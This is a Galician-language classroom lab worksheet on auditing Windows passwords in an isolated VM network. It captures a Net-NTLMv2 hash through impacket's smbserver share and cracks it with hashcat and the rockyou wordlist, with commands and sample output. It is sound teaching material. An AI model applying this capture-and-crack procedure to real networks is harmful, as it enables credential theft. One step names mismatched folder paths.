TALLER SI – PRÁCTICA 18		
NÚMERO DE GRUPO	**FUNCIÓNS**	**Apelidos, Nome**
	Coordinador/a:	
	Responsable Limpeza:	
	Responsable Documentación:	


ESCENARIO:

Hosts Alumnado: A, B, C
∈ Rede Local
⊃ Máquina virtual

Máquinas virtuais:
⊂ Host

Máquinas virtuais GNU/Linux:
RAM ≤ 4096MB
ISO: Kali Live amd64
Rede: eth0 → NAT, IP/MS: 10.0.2.15/24
eth1 → Bridge, IP/MS: 10.10.10.10/8
BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB

Máquinas virtuais Microsoft Windows:
RAM ≤ 2048MB
Disco duro: Windows amd64
Rede: Bridge
IP/MS: 10.XY.XY.XY/8
Usuario: alumnoXY
Contrasinal: Por un contrasinal existente no diccionario rockyou



Material necesario	Práctica: Auditar contrasinal usuarios: Net-NTLMv2
■ Hosts alumnado ■ Regleta ■ Switch 5-Port Gigabit ■ Máquinas virtuais MS Windows ■ Máquinas virtuais GNU/Linux Kali ■ [1] impacket ■ [2] smbserver ■ [3] Práctica SI AD Enumeración ■ [4] hashcat ■ [5] wordlists	Hosts alumnado: a) Máquinas virtuais GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario ■ Xerar recurso compartido TMP [1][2] b) Máquinas virtuais MS Windows amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario. ■ Acceder ao recurso compartido TMP c) Máquinas virtuais GNU/Linux: ■ Recoller hash Net-NTLMv2 do usuario conectado ao recurso compartido. ■ Auditar hash con hashcat e ataque por diccionario (rockyou).

Procedemento:

(1) Host B alumnado. Máquina virtual GNU/Linux Kali:

(a) Crear e arrancar unha máquina virtual no HostB do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 4096MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. Rede: 2 tarxetas de rede,
- eth0 → NAT
- eth1 → Bridge

v. ISO: Kali Live amd64
vi. Nome: Practica-Kali-Auditar-Net-NTLMv2-HostB

(b) O xestor de redes NetworkManager está habilitado. Por defecto, está xerada unha conexión da interface eth0 solicitando a configuración de rede mediante DHCP, e como temos a tarxeta eth0 en modo NAT deberiamos obter a IP 10.0.2.15 e ter conexión a Internet. Así, executar nunha consola:

```
$ setxkbmap es #Configurar teclado en español

$ ip addr show #Amosar información sobre as NIC existentes no sistema, é dicir, verificar a configuración de rede para as NIC: lo, eth0 e eth1

$ ip addr show eth0 #Amosar información sobre a NIC eth0. Verificar que a configuración de rede para a NIC eth0 é a seguinte: IP=10.0.2.15, MS=255.255.255.0

$ ip route #Ver a táboa de rutas do sistema.Verificar que GW=10.0.2.2

$ cat /etc/resolv.conf #Ver o contido do ficheiro /etc/resolv.conf, o cal contén a configuración os servidores DNS a empregar para a resolución de nomes. Comprobar que as directivas nameserver coinciden cos DNS1 e DNS2 da aula taller.
```

(c) Clonar repositorio impacket [1]. Executar na anterior consola:

```
$ git clone https://github.com/SecureAuthCorp/impacket.git #Clonar o repositorio impacket
```

(2) Conectar no mesmo segmento de rede os hosts do alumnado.

(a) Conectar a regleta á corrente eléctrica na vosa zona de traballo.

(b) Conectar o switch á regleta.

(c) Conectar os vosos equipos de alumnado ao switch.

(d) Non conectar o switch á roseta da aula.

(3) Host B alumnado. Máquina virtual GNU/Linux Kali:

(a) Imos xerar unha configuración de rede manual. Así, executar na consola anterior:

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)

  # /etc/init.d/avahi-daemon stop #Parar o demo avahi-daemon(control resolución de nomes) para poder configurar de forma manual a configuración de rede e non ter conflicto con este demo.

  # /etc/init.d/network-manager stop || pkill NetworkManager #Parar o demo network-manager(xestor de rede) ou o script NetworkManager (executado sen ser demo) para poder configurar doutro xeito (co comando ip(ifconfig) de forma manual ou mediante networking (ficheiros /etc/init.d/networking, /etc/init.d/networking.d) a configuración de rede e non ter conflicto con este xestor.

  # ip addr add 10.10.10.10/8 dev eth1 #Configurar a tarxeta de rede eth1, coa IP: 10.10.10.10 e máscara de subrede: 255.0.0.0

  # ip addr show eth1 #Amosar información sobre a NIC eth1. Verificar a configuración de rede para a NIC eth1

  # exit #Saír da shell

  $
```

(b) Crear un recurso compartido [1][2]. Executar na anterior consola:

```
$ cd impacket/examples #Acceder ao cartafol impacket/examples

$ mkdir /tmp/compartirTemporal #Crear o cartafol compartirTemporal

$ echo 'Auditando...' > /tmp/compartirTemporal/compartido.txt #Crear o ficheiro compartido co contido Auditando... no cartafol /tmp/compartirTemporal

$ sudo python3 smbserver.py TMP /tmp/compartidoTemporal -smb2support #Xerar o recurso compartido, é dicir, o cartafol /tmp/compartidoTemporal será accesible a través da ruta \\10.10.10.10\TMP
```

(c) Avisar ao docente para revisión. ☐

(4) Host A e C do alumnado. Máquinas virtuais MS Windows amd64:

(a) Crear unha máquina virtual no HostA e HostC do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. Rede: Soamente unha tarxeta activada en modo Bridge.
v. Sistema operativo instalado: Windows amd64
vi. Nome: Practica-Windows-Auditar-Net-NTLMv2-AlumnoXY *NOTA: XY corresponde ao número do voso usuario, por exemplo o usuario 09, escribirá: Practica-Windows-Auditar-Net-NTLMv2-Alumno09*

(b) Arrancar cada máquina virtual.

(c) Facer login cun usuario con permisos de administrador.

(d) Crear o usuario según o escenario. Abrir unha consola como administrador e executar:

```
> net user alumnoXY contrasinal-rockyou /add
```

NOTA: XY corresponde ao número do voso usuario, por exemplo o usuario 09, escribirá: alumno09. O contrasinal xerado para ese usuario (contrasinal-rockyou) é un contrasinal calquera que exista no diccionario rockyou. Escollede o contrasinal que queirades.

(e) Configurar a rede según o escenario.

NOTA: XY corresponde ao número do voso usuario, por exemplo para o usuario 09: IP= 10.9.9.9, MS=255.0.0.0

(f) Abrir unha consola e executar:

```
> systeminfo #Amosar información de configuración detallada sobre o equipo e o seu sistema operativo
> ipconfig /all #Amosar a configuración TCP/IP completa de todas as interfaces de rede.
```

(g) Avisar ao docente para a revisión. ☐

(h) Pechar a sesión e acceder co usuario `alumnoXY`.

(i) Acceder ao recurso compartido. Executar nunha consola:

```
> copy \\10.10.10.10\TMP\compartido.txt . #Copiar o arquivo compartido.txt da máquina virtual GNU/Linux Kali do hostB á ruta actual da máquina MS Windows que executa o comando.
```

(j) Verificar que na máquina GNU/Linux Kali aparece o establecemento de conexión e o hash Net-NTLMv2.

(k) Avisar ao docente para a revisión. ☐

(5) Host B alumnado. Máquina virtual GNU/Linux Kali:

(a) Copiar o hash NTLMv2 ao arquivo `hash.txt`. Por exemplo:

```
$ echo 'alumno09::PCWINDOWS:aa...aaa:1e6b8cb17...000000' >> hash.txt
```

(b) Auditar ese ficheiro hash mediante hashcat [3][4].

```
$ hashcat -a 0 -m 5600 hash.txt /usr/share/wordlists/rockyou.txt.gz -o cracked.txt
#MODE: 5600, TYPE: NetNTLMv2
hashcat (v6.2.5) starting
...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ALUMNO09::PCWINDOWS:aaaaaaaaaaaaaaaa:1e6b8cb17...000000
Time.Started.....: Mon Nov 14 13:16:44 2022 (0 secs)
Time.Estimated...: Mon Nov 14 13:16:44 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
```

```
Speed.#1.........:   283.3 kH/s (0.73ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 43520/14344385 (0.30%)
Rejected.........: 0/43520 (0.00%)
Restore.Point....: 43008/14344385 (0.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: hangten -> 021007
Hardware.Mon.#1..: Util: 55%

Started: Mon Nov 14 13:15:57 2022
Stopped: Mon Nov 14 13:16:47 2022
$ cat cracked.txt
ALUMNO09::PCWINDOWS:aaaaaaaaaaaaaaaa:1e6b8cb17...000000:abc123.
```

→ **Contrasinal atopado**

(6) Avisar ao docente para revisión e entrega da práctica. ☐